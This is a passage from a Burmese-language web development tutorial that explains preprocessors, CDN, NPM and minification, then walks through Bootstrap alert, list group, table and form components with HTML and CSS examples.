ဒီနည်းပညာတွေကိုသုံးပြီးပေးထားတဲ့ကုဒ်တွေကို တိုက်ရိုက်သုံးလို့မရပါဘူး။ Browser တွေက CSS ကိုပဲ နားလည်ကြတာပါ။ LESS တွေ SASS တွေကို နားမလည်ကြပါဘူး။ ဒါကြောင့် ဒီကုဒ်တွေကို Browser နားလည်တဲ့ CSS ဖြစ်အောင် အရင်ပြောင်းပေးရပါတယ်။ ဒီလိုမျိုး CSS ဖြစ်အောင် အရင်ကြိုပြောင်းပြီး တော့မှသာ သုံးလို့ရတဲ့အတွက် Preprocessor နည်းပညာတွေလို့ ခေါ်ကြတာပါ။

Preprocessor နည်းပညာတွေရဲ့ ပေးနည်းအသေးစိတ်ကို အခုက်ခါထဲလေ့လာဖို့ မဟုတ်သေးပါဘူး။ လိုအပ်လာတော့မှ ဆက်လက်လေ့လာ ကြရမှာပါ။ ဒီအပိုင်းရဲ့ နောက်နားမှာတော့ Bootstrap ကို Customize လုပ်လိုရတဲ့ SASS ကုဒ်တစ်ချို့ကို နှမူနာထည့်ပေးထားပါတယ်။ လောလောဆယ်မှာ Preprocessor ဆိုတဲ့အသုံးအနှစ်နဲ့တွေရင် ဘာကိုပြောနေတာလဲဆိုတာ သိဖို့က အမိကပါ။

CDN

Bootstrap အပါအဝင် CSS နည်းပညာတွေ၊ JavaScript နည်းပညာတွေ၊ Font နဲ့ Icon နည်းပညာတွေကို ပုံစံ (၃) မျိုးနဲ့ ရယူအသုံးပြုနိုင်လေ့ ရှိပါတယ်။ Download, CDN နဲ့ NPM တို့ဖြစ်ပါတယ်။

Download ကတော့ ရှင်းပါတယ်။ ပေးထားတဲ့ဖိုင်တွေကို Download လုပ်ပြီး ကိုယ့်ပရောဂျက်ထဲမှာ ထည့်သွင်းအသုံးပြုခြင်း ဖြစ်ပါတယ်။ ဥပမာ ဒီလိုပါ -

```
<link rel="stylesheet" href="css/bootstrap.min.css">
```

နှမူနာအရ bootstrap.min.css ဆိုတဲ့ဖိုင်က CSS ဖို့အထဲမှာ ရှိတယ်ဆိုတဲ့သဘောနဲ့ Path လမ်းကြောင်းပေးပြီး ချိတ်ဆက်ထားတာပါ။ ဒါကြောင့် bootstrap.min.css ဖိုင်ကို ကြိုတင် Download ယူပြီး CSS ဖို့အထဲမှာ ထည့်ထားပေးဖို့ လိုအပ်မှာဖြစ်ပါတယ်။

CDN ကတေသာ ဖိုင်တွေကို Download လုပ်စရာမလိုဘဲ ဆာဗာကနေ တိုက်ရှိက်ချိတ်သုံးတဲ့နည်း ဖြစ်တယ် လို့ အတိုချုပ် ဆိုနိုင်ပါတယ်။ ဥပမာ ဒီလိုပါ -

```
<link rel="stylesheet" href="https://cdnjs.com/css/bootstrap.min.css">
```

နမူနာမှာ bootstrap.min.css ဖိုင်ရဲ့ CDN ဆာဗာလိပ်စာအပြည့်စုံကိုပေးပြီး ချိတ်ဆက်လိုက်တာပါ။ နမူနာဖြစ်ပါတယ်၊ တစ်ကယ်ချိတ်ဖို့ဆိုရင် URL က ဒီထက်ပိုရည်ပါလိမ့်မယ်။ Version နံပါတ်တွေ ဘာတွေ ပါသေးလိုပါ။

လိုအပ်တဲ့ဖိုင်တွေကို CDN ဆာဗာကနေတိုက်ရှိက် ချိတ်သုံးလိုက်ရင် လက်တွေမှာ အကျိုးရှုပါတယ်။ CDN ဆိုတာ Content Distribution Network (သို့) Content Delivery Network ရဲ့ အတိုကောက် ဖြစ်ပါတယ်။ Google CDN, Microsoft CDN, Cloudflare CND စသေဖြင့် CDN Network တွေ ရှိကြပါတယ်။ Google တို့ Microsoft တို့က အသုံးများတဲ့ ဖိုင်တွေကို အများအဆင်ပြေစေဖို့အတွက် သူတို့ရဲ့ CDN ဆာဗာတွေပေါ်မှာ တင်ထားပေးကြပါတယ်။ CDN ဆာဗာတွေဆိုတာ ကမ္မာအနှစ်မှာ ဖြန့်ပြီးတော့ ထားကြတာပါ။ ဒါကြောင့် အသုံးပြုသူ User နဲ့ အနီးဆုံးဆာဗာကနေ လိုတဲ့ဖိုင်တွေကို ချပေးနိုင်မှာ ဖြစ်ပါတယ်။ စင်ကာပူနေ အသုံးပြုသူအတွက် လိုတဲ့ဖိုင်ကို စင်ကာပူ ဆာဗာကနေ ချပေးပြီး၊ ရန်ကုန်ကနေ အသုံးပြုသူအတွက် လိုတဲ့ဖိုင်ကို ရန်ကုန်ဆာဗာကနေ ချပေးတဲ့ အလုပ်မျိုးကို CDN ကလုပ်ပေးနိုင်ပါတယ်။

CDN ရဲ့ တခြားအားသာချက်တွေလည်း ရှုပါသေးတယ်။ ဒီနေရာမှာတော့ အကျယ်မချဲ့နိုင်ပါဘူး။ လိုရင်းအနေနဲ့ CDN ဆာဗာတွေက အသုံးပြုသူ User နဲ့ အနီးဆုံး ဆာဗာကနေ ဖိုင်တွေကိုချပေးနိုင်တယ်လို့သာ အတိုချုပ် မှတ်ထားပါ။

NPM

NPM ကတေသာ Node Package Manager ရဲ့ အတိုကောက် ဖြစ်ပါတယ်။ အရင်က JavaScript နည်းပညာတွေအတွက်ပဲ သုံးကြပေမယ့် အခုတေသာ နည်းပညာအစုံအတွက် သုံးကြပါတယ်။ CSS နဲ့ JavaScript နည်းပညာတွေမှာ Dependency လိုခေါ်တဲ့ ဆက်စပ်လိုအပ်ချက်တွေ ရှိကြပါတယ်။ Bootstrap ရဲ့အရင် Version တွေမှာ jQuery လိုခေါ်တဲ့ JavaScript နည်းပညာ လိုအပ်ပါတယ်။ jQuery မပါရင် Bootstrap က အပြည့်အဝ အလုပ်မလုပ်ပါဘူး။ ဒါကြောင့် jQuery ဟာ Bootstrap အတွက် Dependency လို ဆိုနိုင်

ပါတယ်။ ဖိုင်တွေကို ကိုယ့်ဘာသာ Download လုပ်မယ်ဆိုရင် Dependency တွေကိုလည်း ကိုယ့်ဘာသာ Download ထပ်လုပ်ရပါတယ်။ Bootstrap ကို Download လုပ်၊ ပြီးရင် jQuery ကိုလည်း ထပ်ပြီး Download လုပ်ရမှာပါ။ NPM ကတော့ Dependency တွေကို အလိုအလျောက် Download လုပ်ပေးနိုင် တဲ့ နည်းပညာဖြစ်ပါတယ်။ Command Line နည်းပညာဖြစ်ပါတယ်။ ဥပမာ -

```
npm install bootstrap
```

ဒါ Command က Bootstrap ကို Download လုပ်ပေးပါလို့ ပြောလိုက်တာပါ။ ထူးခြားချက်အနေနဲ့ NPM က jQuery အပါအဝင် Bootstrap ရဲ့ Dependency တွေကို အလိုအလျောက် တစ်ခါထဲ Download လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။

NPM လိုနည်းပညာမျိုးဟာလည်း ကျယ်ပြန့်ပါတယ်။ ထုံးစံအတိုင်း ဒီအဆင့်မှာ ဘယ်လိုနည်းပညာမျိုးလဲ သိစေဖို့သာ ရည်ရွယ်ပါတယ်။ NPM နဲ့ ဖိုင်တွေကို ဒေါင်းလိုက်ရင် လိုအပ်တဲ့ Dependency တွေကို တစ်ခါထဲ အလိုအလျောက် တွဲဒေါင်းပေးတယ်လို့ အတိုချုပ် မှတ်ထားလိုက်ပါ။ ထပ်မံသိရှိသင့်တာတွေကို နောက် အပိုင်းတွေမှာ လိုအပ်သလို ဆက်လက်ဖော်ပြပေးသွားမှာပါ။

Minify

CSS နည်းပညာတွေ JavaScript နည်းပညာတွေကို တိတိုင်ကြသူတွေက ပုံစံနှစ်မျိုးနဲ့ ပေးကြလေ့ရှိပါတယ်။ မူရင်းကုဒ် နဲ့ အဲဒီကုဒ်ကို ကျိုးသွားအောင် ချုံထားတဲ့ ကုဒ်ဖြစ်ပါတယ်။ ကုဒ်တွေကိုကျိုးသွားအောင် ချုံလိုက်တဲ့လုပ်ငန်းကို Minify လုပ်တယ်လို့ ခေါ်ပါတယ်။ ချုံတယ်ဆိုတာ အများအားဖြင့် ကုဒ်ထဲမှာပါတဲ့ Space တွေ Indent တွေ Comment တွေကို ဖယ်ထုတ်လိုက်တာပါ။ ဒီ Space တွေ Comment တွေပါလို့ သာ ကုဒ်က ဖတ်ကြည့်လို့ရှိနိုင်တာပါ။ ဒါကြောင့် Minify လုပ်ထားတဲ့ ကုဒ်ကတော့ ဘာတွေရေးထားလဲ ဖတ်ကြည့်လို့ အဆင်ပြေတော့မှာမဟုတ်ပါဘူး။

အကျဉ်းချုပ်အားဖြင့် ရေးထားတဲ့ကုဒ်ကိုလေ့လာချင်ရင် မူရင်းကုဒ်ကိုသုံးရမှာဖြစ်ပြီး၊ လက်တွေ့အသုံးပြုဖို့ အတွက်တော့ Minify ကုဒ်ကိုယူရမှာပါ။ ချုံထားတဲ့အတွက် ဖိုင်အရွယ်အစား သေးသွားလို့ User အတွက် Download လုပ်ရတာ ပိုမြန်သွားမှာဖြစ်ပါတယ်။

မူရင်းကုဒ်နဲ့ Minify လုပ်ထားတဲ့ကုဒ် ကဲပြားအာင် ဖိုင်အမည်ပေးတဲ့အခါ နောက်ကနေ .min ဆိုတာလေး ထည့်ပေးလေ့ရှိပါတယ်။ ဥပမာ bootstrap.css ဆိုရင် မူရင်းကုဒ်ဖြစ်ပြီး bootstrap.min.css ဆိုရင် Minify လုပ်ထားတဲ့ ကုဒ်ဖိုင် ဖြစ်နိုင်ပါတယ်။

ပေးထားတဲ့နမူနာမှာ မူရင်းကုဒ်နဲ့ Minify ကုဒ်တို့၏ ကွာခြားပုံကို ယူဉ်တဲ့လောကြည့်ပါ။

Normal CSS

```
html {
    font-family: sans-serif;
    line-height: 1.15;
}

article, aside {
    display: block;
}

body {
    margin: 0;
    font-family: Roboto, Arial;
    font-size: 1rem;
    font-weight: 400;
    line-height: 1.5;
    color: #212529;
    text-align: left;
    background-color: #fff;
}

hr {
    box-sizing: content-box;
    height: 0;
    overflow: visible;
}
```

Minify CSS

```
html{font-family:sans-serif;line-height:1.15}article,aside{display:block}body{margin:0;font-family:Roboto,Arial;font-size:1rem;font-weight:400;line-height:1.5;color:#212529;text-align:left;background-color:#fff}hr{box-sizing:content-box;height:0;overflow:visible}
```

ဒီအခန်းရဲ့ရည်ရွယ်ချက်ကတော့ အခုလိုအသုံးအနှစ်းတွေကို ကြိုတင်ရှင်းလင်းထားခြင်းအားဖြင့် နောက်ပိုင်းမှာ ဆက်လက်လေ့လာရတာ ပိုမိုမြန်ဆန်သွားစေဖို့ ဖြစ်ပါတယ်။ ကြိုရှင်းမထားရင် ဘာကို ဆိုလိုမှန်း မသိတဲ့ အတိုကောက် အသုံးအနှစ်းတွေကြောင့် နောက်ပိုင်းမှာ မျက်စိလည်နေကြမှာ စိုးလိုပါ။

အခန်း (၄) – Bootstrap CSS Components

Bootstrap ကို CSS Components, JavaScript Components, Layouts စသဖြင့်အပိုင်းလိုက်ခဲ့ပြီး လေ့လာ သွားကြပါမယ်။ ဒီအခန်းမှာ လေ့လာမယ့် Components တွေကတော့ CSS Component တွေပါ။ ရိုးရိုးလေးပြောရရင် ကြိုတင်ရေးသားပေးထားတဲ့ CSS ကုဒ်တွေပါပဲ။ ဥပမာ - <a> Element တွေကို CSS နဲ့ Button ပုံစံလေးတွေ ဖြစ်အောင် ကိုယ့်ဘာသာ ရေးမယ်ဆိုရင် ရပါတယ်။ ဒီလိုရေးရမှာပါ။

HTML

```
<a href="#" class="first">Link Button</a>
<a href="#" class="second">Link Button</a>
```

CSS

```
a {
    display: inline-block;
    padding: 10px 20px;
    color: white;
    text-decoration: none;
    border-radius: 5px;
}

.first {
    background: blue;;
}

.second {
    background: green;
}
```

နမူနာအရ <a> Element နှစ်ခုလုံးအတွက် padding တွေ border-radius တွေ သတ်မှတ်

ပေးလိုက်တဲ့အတွက် Button လေးတွေနဲ့ တူသွားပါတယ်။ ပြီးတော့မှ အရောင်မတူချင်လို့ သက်ဆိုင်ရာ class အလိုက် background တွေ သတ်မှတ်ပေးထားတာပါ။ စမ်းကြည့်လိုက်ရင် ရလဒ်က ဒီလိုပုံစံဖြစ်ပါလိမ့်မယ်။

```

* HTML
1▼ <a href="#" class="first">Link Button</a>
2▼ <a href="#" class="second">Link Button</a>
3

* CSS
1▼ a {
2  display: inline-block;
3  padding: 10px 20px;
4  color: white;
5  text-decoration: none;
6  border-radius: 5px;
7 }
8
9▼ .first {
10   background: blue;
11 }
12
13▼ .second {
14   background: green;
15 }
16

* JS

```

အလားတူ ရလဒ်မျိုးရဖို့အတွက် Bootstrap ကိုအသုံးပြုပြီး အခုလို ရေးနိုင်ပါတယ်။

```

* HTML
1▼ <a href="#" class="btn btn-primary">Link Button</a>
2▼ <a href="#" class="btn btn-success">Link Button</a>
3

* CSS
1 @import("https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/bootstrap.min.css")
2

* JS
Console Assets Comments Shortcuts Last saved 11/12/2020 - 1:22:38 PM Delete Add to Collection Fork Embed Export Share

```

CSS ကုဒ်တွေ ကိုယ့်ဘာသာ မရေးတော့ပါဘူး။ @import နဲ့ Bootstrap CSS ဖိုင်ကို ချိတ်ပေးလိုက်ပြီး

Element တွေမှာ Bootstrap က သတ်မှတ်ထားတဲ့အတိုင်း class ကို မှန်အောင်ပေးလိုက်ယုံနဲ့ လိုချင်တဲ့ ရလဒ်ကို ရရှိခြင်းဖြစ်ပါတယ်။ Bootstrap က CSS ကုဒ်တွေကို ကြိုရေးပေးထားတဲ့အတွက်ကိုယ်က အခု လို အသင့်ထည့် သုံးနိုင်ခြင်း ဖြစ်ပါတယ်။ Bootstrap သဘောသဘာဝ အနှစ်ချုပ်က ဒါပါပဲ။ သူက CSS ကုဒ်တွေ ရေးထားပေးတယ်။ ကိုယ်က ယူသုံးနိုင်ပါတယ်။

Bootstrap ကို စတင်အသုံးပြုနိုင်ဖို့အတွက် နည်းလမ်းအမျိုးမျိုး ရှိပါတယ်။ သူဝါဘ်ဆိုက်ကိုသွားပြီးတော့ Download ရယူနိုင်သလို NPM နဲ့လည်း Download ရယူနိုင်ပါတယ်။ CDN ကနေ တိုက်ရှိက်ချိတ်ပြီးတော့ လည်း အသုံးပြုလိုရပါတယ်။ ဒီစာအုပ်မှာတော့ Code Pen ကိုအသုံးပြုပြီး နမူနာတွေ ဖော်ပြနေသလို စာ ဖတ်သူကိုလည်း Code Pen မှာပဲ တစ်ခါထဲ လိုက်ရေးစမ်းစေလိုတဲ့အတွက် CDN ကနေ တိုက်ရှိက် ချိတ်ဆက် အသုံးပြုတဲ့နည်းကို သုံးပါမယ်။

CDN ကနေ ချိတ်ချင်ရင် နည်းလမ်းနှစ်မျိုးနဲ့ ချိတ်နိုင်ပါတယ်။ တစ်နည်းကတော့ HTML ထဲမှာ အခုလို <link> Element ကိုသုံးပြီး ချိတ်နိုင်ပါတယ်။

HTML

```
<link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/bootstrap.min.css">
```


နောက်တစ်နည်းအနေနဲ့ အထက်ကန်မှုနာမှာသုံးခဲ့သလို CSS ထဲမှာ @import နဲ့ ချိတ်ပြီးသုံးနိုင်ပါတယ်။

CSS

```
@import ("https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/bootstrap.min.css");
```

ဒီနေရာမှာ Version နံပါတ်ကိုသတိထားပါ။ နမူနာပေးထားတဲ့ Bootstrap ဖိုင်လိပ်စာမှာ 5.1.3 လိုပါနေပါတယ်။ ဒီစာရေးနေစဉ်မှာ ထွက်ထားတဲ့ နောက်ဆုံး Version ပါ။ စာဖတ်သူက လက်တွေ့စမ်းသပ်စဉ်မှာ နောက်ဆုံးရောက်ရှိနေတဲ့ Version ကိုလေ့လာပြီး အဲဒီ Version ကို အသုံးပြုသင့်ပါတယ်။ Bootstrap ရဲ့ Documentation မှာပဲ ကြည့်လိုက်လို ရပါတယ်။

ဆက်လက်ပြီး Bootstrap ရဲ့ Component နမူနာတွေ စတင်လေ့လာပါတော့မယ်။ Code Pen မှာ CDN ကဖိုင်ကို <link> တွေ @import တွေနဲ့တောင်ချိတ်စရာမလိုပါဘူး။ Pen Setting ရဲ့ CSS Section မှာ ကိုယ်သုံးချင်တဲ့ ဖိုင်ကို ကြိုးထည့်ပေးထားလိုပါတယ်။ ဒီလိုပါ –



Setting ရဲ့ CSS Section ကိုရွေးလိုက်ရင် Preprocessor, Reset, Vendor Prefix စသဖြင့် Option တွေ ကို တွေ့ရပါလိမ့်မယ်။ ဒါတွေအကြောင်းကို ကြိုးပြောပြထားပြီးသားပါ။ ဒါပေမယ့် ကိုယ့်ဘာသာ အဲဒီနည်းပညာတွေ တစ်ခုချင်းရွေးပေးစရာ မလိုပါဘူး။ Bootstrap ကို သုံးမှာမို့လို့ Bootstrap ထဲမှာ ဒါတွေအကုန်ပါပြီးသားပါ။ External Stylesheets ဆိုတဲ့ နေရာမှာသာ Bootstrap CSS ဖိုင်တည်နေရာကို ထည့်ပေးလိုက်ရင်ရပါပြီ။

ထည့်ရမယ့်လိပ်စာကို ဖော်ပြပေးလိုက်ပါတယ်။ ကူးရေးမယ့်အစား Bootstrap Documentation မှာ သွားရှာပြီး ထည့်ပေးလိုက်သင့်ပါတယ်။ ကူးရေးမယ်ဆိုရင်၊ ရှည်တဲ့အတွက် စာလုံးတွေကျွန်ုပြီး မှားနိုင်လို့ နည်းနည်းကရှိနိုက်ပေးပါ။

<https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/bootstrap.min.css>

ဒီလိုထည့်သွင်းပြီးပြီဆိုရင်တော့ Bootstrap Component နမူနာတွေ စတင်ရေးသား စမ်းသပ်လိုပါပြီ။

တစ်ခါထဲ လက်တွေလိုက်လုပ် ကြည့်ချင်ပါတယ်။ မခက်သလို ပျော်ဖို့လည်းကောင်းပါတယ်။ လွယ်လွယ်လေးနဲ့ ရလဒ်တွေမြင်ရမှာ မို့လိုပါ။

Alerts

Alert Component ဟာ အသုံးဝင်တဲ့ Component တစ်ခုပါ။ ဝဘ်ဆိုက်နဲ့ User Interface တွေ တည်ဆောက်တဲ့အခါ User ကို အသိပေးစာ၊ သတိပေးစာလေးတွေ ပြချင်တဲ့အခါ သုံးကြပါတယ်။ အလုပ်တစ်ခု ပြီးသွားကြောင်း အသိပေးမယ်။ Error တက်သွားကြောင်း သတိပေးမယ် စသဖြင့်ပါ။ alert Class ကို သုံးရပါတယ်။ ဒီလိုပါ။

HTML

```
<div class="alert alert-success">
    Successfully completed something
</div>
```

ဒါဆိုရင် သပ်သပ်ရပ်ရပ် အရောင်ချယ်ပြီး ပြပေးတဲ့ Alert Box ပုံစံလေးတစ်ခုကို ရရှိမှာဖြစ်ပါတယ်။ Bootstrap မှာ Color Class တွေရှိပါတယ်။ နမူနာမှာပါတဲ့ alert-success ဟာ Color Class တစ်ခု ဖြစ်ပါတယ်။ တခြား Color Class တွေရှိပါသေးတယ်။

- primary
- secondary
- success
- danger
- warning
- info
- light
- dark

alert-success ရဲ့ success နေရာမှာ ပေးထားတဲ့ Color Class တွေထဲက ကြိုက်တာနဲ့ အစားထိုးပြီး သုံးလိုပါတယ်။ အခုလို နမူနာလေးတစ်ချို့ စစ်းကြည့်လိုက်ပါ။

```

1▼ <div class="alert alert-primary">
2   Primary alert
3 </div>
4▼ <div class="alert alert-secondary">
5   Secondary alert
6 </div>
7▼ <div class="alert alert-success">
8   Success alert
9 </div>
10▼ <div class="alert alert-warning">
11   Warning alert
12 </div>
13▼ <div class="alert alert-danger">
14   Danger alert
15 </div>
16▼ <div class="alert alert-info">
17   Info alert
18 </div>
19
  
```

Primary alert
Secondary alert
Success alert
Warning alert
Danger alert
Info alert

| CSS
| JS

alert Class ကိုသုံးထားလို့ Alert Box လေးတွေနဲ့ ပြတာချင်းတူပေါ်ယှဉ် Color Class မတူလို့ အရောင် လေးတွေ ကွဲပြားသွားတာကို တွေ့ရမှာပါ။ Bootstrap နဲ့ ဒါမျိုးလေးတွေကို အလွယ်တကူရရှိနိုင်တာပါ။ Color Class လေးတွေကို မှတ်ထားပေးပါ။ နောက်ပိုင်းမှာ ခဏခဏ အသုံးပြုရမှာပါ။

List Groups

ဆက်လက်လေ့လာချင်တာကတော့ List Group ဖြစ်ပါတယ်။ သူလည်း အသုံးများပါတယ်။ တို့ တို့လို့ Bullet/Number List တွေကို App တွေမှာတွေ့ရလေ့ရှိတဲ့ Block List လေးဖြစ်အောင် ဖန်တီးပေးပါတယ်။ ဒီလို့ရေးရပါတယ်။

HTML

```

<ul class="list-group">
  <li class="list-group-item">Item One</li>
  <li class="list-group-item">Item Two</li>
  <li class="list-group-item">Item Three</li>
  <li class="list-group-item">Item Four</li>
  <li class="list-group-item">Item Five</li>
</ul>
  
```

တစ်ကယ်တော့ တွေ တွေမှ မဟုတ်ပါဘူး၊ မည်သည့် Element ကိုမဆို သုံးလို့ရပါတယ်။ ပင်မ Element မှာ list-group Class ပေးပြီး အတွင်းထဲက Item တွေမှာ list-group-item ကို

ပေးဖို့သာလိုပါတယ်။ ရလဒ်ကိုကြည့်လိုက်မယ်ဆိုရင် အခုလို သပ်သပ်ရပ်ရပ် ဘောင်ခတ်ပေးထားတဲ့ Block List လေးနဲ့ ပြပေးတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

The screenshot shows a code editor interface with two tabs: 'HTML' and 'CSS'. The 'HTML' tab contains the following code:

```

1▼ <ul class="list-group">
2▼   <li class="list-group-item">Item One</li>
3▼   <li class="list-group-item">Item Two</li>
4▼   <li class="list-group-item">Item Three</li>
5▼   <li class="list-group-item">Item Four</li>
6▼   <li class="list-group-item">Item Five</li>
7  </ul>
8

```

The 'CSS' tab is empty, and the 'JS' tab is also empty.

To the right of the code editor, there is a preview window showing a vertical list of five items:

Item One
Item Two
Item Three
Item Four
Item Five

Item တွေထဲက တစ်ခုကို ရွှေးထားတဲ့ပုံစံ (သို့မဟုတ်) ဦးစားပေးဖော်ပြတဲ့ ပုံစံ ဖြစ်စေချင်ရင် active Class ကိုသုံးနိုင်ပါတယ်။ active Class ပါဘားတဲ့ Item ကို Highlight လုပ်ပြီးပြပေးတာပါ။

HTML

```

<ul class="list-group">
  <li class="list-group-item">Item One</li>
  <li class="list-group-item active">Item Two</li>
  <li class="list-group-item">Item Three</li>
  <li class="list-group-item">Item Four</li>
  <li class="list-group-item">Item Five</li>
</ul>

```

ရလဒ်ကိုကြည့်လိုက်မယ်ဆိုရင် အခုလိုပုံစံဖြစ်ပါလိမ့်မယ်။

```

HTML
1▼ <ul class="list-group">
2▼   <li class="list-group-item">Item One</li>
3▼   <li class="list-group-item active">Item Two</li>
4▼   <li class="list-group-item">Item Three</li>
5▼   <li class="list-group-item">Item Four</li>
6▼   <li class="list-group-item">Item Five</li>
7 </ul>
8

```

CSS

JS

active Class ပါသွားတဲ့ Item ကို Highlight လုပ်ပြီးပြပေးတာပါ။ active ကိုမသုံးဘဲ စောစောက ပြောခဲ့တဲ့ Color Class တွေကို သုံးမယ်ဆိုရင်လည်းရပါတယ်။ ဒီလိုပါ -

```

HTML
1▼ <ul class="list-group">
2▼   <li class="list-group-item">Item One</li>
3▼   <li class="list-group-item list-group-item-success">Item Two</li>
4      list-group-item-success">Item Two</li>
5▼   <li class="list-group-item">Item Three</li>
6▼   <li class="list-group-item">Item Four</li>
7▼   <li class="list-group-item">Item Five</li>
8 </ul>
9

```

CSS

JS

နမူနာမှာ list-group-item-success ကို သုံးပြထားပါတယ်။ success အစား နှစ်သက်ရာ Color Class နဲ့အစားထိုးပြီးစမ်းကြည့်နိုင်ပါတယ်။

Tables

Bootstrap Documentation ကိုသွားကြည့်လိုက်ရင် Table ကို Component စာရင်းထဲမှာ တွေ့ရမှာ မဟုတ်ပါဘူး။ Content စာရင်းထဲမှာ ဝည်ထားပါတယ်။ ဒါပေမယ့် Table ဟာလည်းပဲ Component တစ်ခုအနေနဲ့ အသုံးများပါတယ်။ သူအတွက် Class ကလည်း အထူးမှတ်စရာ မလိုပါဘူး။ table ဆိတဲ့ Class ကိုပဲ သုံးရတာပါ။ ဒီလိုပါ –

HTML

```
<table class="table">
  <tr>
    <th>ID</th>
    <th>Name</th>
    <th>Age</th>
  </tr>
  <tr>
    <td>1</td>
    <td>Alice</td>
    <td>22</td>
  </tr>
  <tr>
    <td>2</td>
    <td>Bob</td>
    <td>23</td>
  </tr>
</table>
```

table နဲ့အတူ ပူးတဲ့ပြီးသုံးကြလေ့ရှိတဲ့ Class တွေတော့ ရှိပါတယ်။ table-striped နဲ့ table-bordered တို့ကို အသုံးများကြပါတယ်။ table-striped က Row တွေကို ပြတဲ့အခါ တစ်ကြောင်း ကျော်စီ အရောင်ခဲ့ပြစေဖို့ ဖြစ်ပါတယ်။ အသုံးဝင်ပါတယ်။ ပါဝင်တဲ့အချက်အလက်များတဲ့ Table တွေမှာ အဲဒီလိုခဲ့ပြမှသာ အချက်အလက်တွေကို ဖတ်ရတာ အဆင်ပြစေမှာ ဖြစ်ပါတယ်။ table-bordered ကတော့ Table ကို ဘောင် အပြည့်ခတ်ပြီး ပြစေချင်တဲ့အခါ သုံးဖို့ပါ။ မဖြစ်မနေ ထည့်ပေးရမှာ မဟုတ်ဘဲ လိုအပ်ရင်သုံးဖို့ ဖြစ်ပါတယ်။ စစ်းကြည့်လိုက်မယ်ဆိုရင် ရလဒ်ကို အခုလိုတွေ့ဖြင်ရမှာပါ။

The screenshot shows a code editor interface with two tabs: 'HTML' and 'CSS'. The 'HTML' tab contains the following code:

```

1▼ <table class="table table-striped table-bordered">
2▼   <tr>
3▼     <th>ID</th><th>Name</th><th>Age</th>
4   </tr>
5▼   <tr>
6▼     <td>1</td><td>Alice</td><td>22</td>
7   </tr>
8▼   <tr>
9▼     <td>2</td><td>Bob</td><td>23</td>
10  </tr>
11▼  <tr>
12▼    <td>3</td><td>Carl</td><td>24</td>
13  </tr>
14▼  <tr>
15▼    <td>4</td><td>Dean</td><td>25</td>
16  </tr>
17 </table>
18

```

The 'CSS' tab is empty, and the 'JS' tab is also empty.

နှမူနာမှာ table-striped နဲ့ table-bordered တိုကိုပါထည့်ပြထားပါတယ်။ မပါဘဲလည်း စမ်းကြည့်သင့်ပါတယ်။ ဒီတော့မှ ဘာကွာလဲဆိတာကို လက်တွေမြင်သွားမှာပါ။ Table နဲ့ပက်သက်ဖြီး လုပ်လို ရတာတွေ အများကြီးရှုပါတယ်။ ဒါပေမယ့် ဒီနေရာမှာ အသုံးများမယ့် လုပ်ဆောင်ချက်လေးတွေကိုသာ ရွေးမှတ်ပါ။ Table မှာလည်း Color Class တွေသုံးလို့ရပါတယ်။ ဒီလိုပါ –

The screenshot shows a code editor interface with two tabs: 'HTML' and 'CSS'. The 'HTML' tab contains the same code as the previous screenshot:

```

1▼ <table class="table table-dark table-striped">
2▼   <tr>
3▼     <th>ID</th><th>Name</th><th>Age</th>
4   </tr>
5▼   <tr>
6▼     <td>1</td><td>Alice</td><td>22</td>
7   </tr>
8▼   <tr>
9▼     <td>2</td><td>Bob</td><td>23</td>
10  </tr>
11▼  <tr>
12▼    <td>3</td><td>Carl</td><td>24</td>
13  </tr>
14▼  <tr>
15▼    <td>4</td><td>Dean</td><td>25</td>
16  </tr>
17 </table>
18

```

The 'CSS' tab is empty, and the 'JS' tab is also empty.

နှမူနာမှာပေးထားတဲ့ table-dark ရဲ့ dark နေရာမှာ တဗြား Color Class နဲ့အစားထိုးပြီး စမ်းကြည့်လို့ရပါတယ်။

Forms

Form ဟာလည်းကောင် Documentation မှာသွားကြည့်ရင် Component စာရင်းထဲမှာ မပါပါတူး။ သီးခြား ခေါင်းစဉ်တစ်ခုနဲ့ ခွဲပေးထားပါတယ်။ ဒီနေရာမှာတော့ တစ်ခါတဲ့ တွဲပြီးဖော်ပြပါမယ်။ သူမှာ ရေးစရာနဲ့ မှတ်စရာနည်းတော့ များပါတယ်။ ဒီလိုပါ -

HTML

```
<form>
    <div class="mb-3">
        <label for="name">Name</label>
        <input type="text" id="name" class="form-control">
    </div>

    <div class="mb-3">
        <label for="address">Address</label>
        <textarea id="address" class="form-control"></textarea>
        <div class="form-text">Enter your full address</div>
    </div>

    <div class="mb-3">
        <label for="gender">Gender</label>
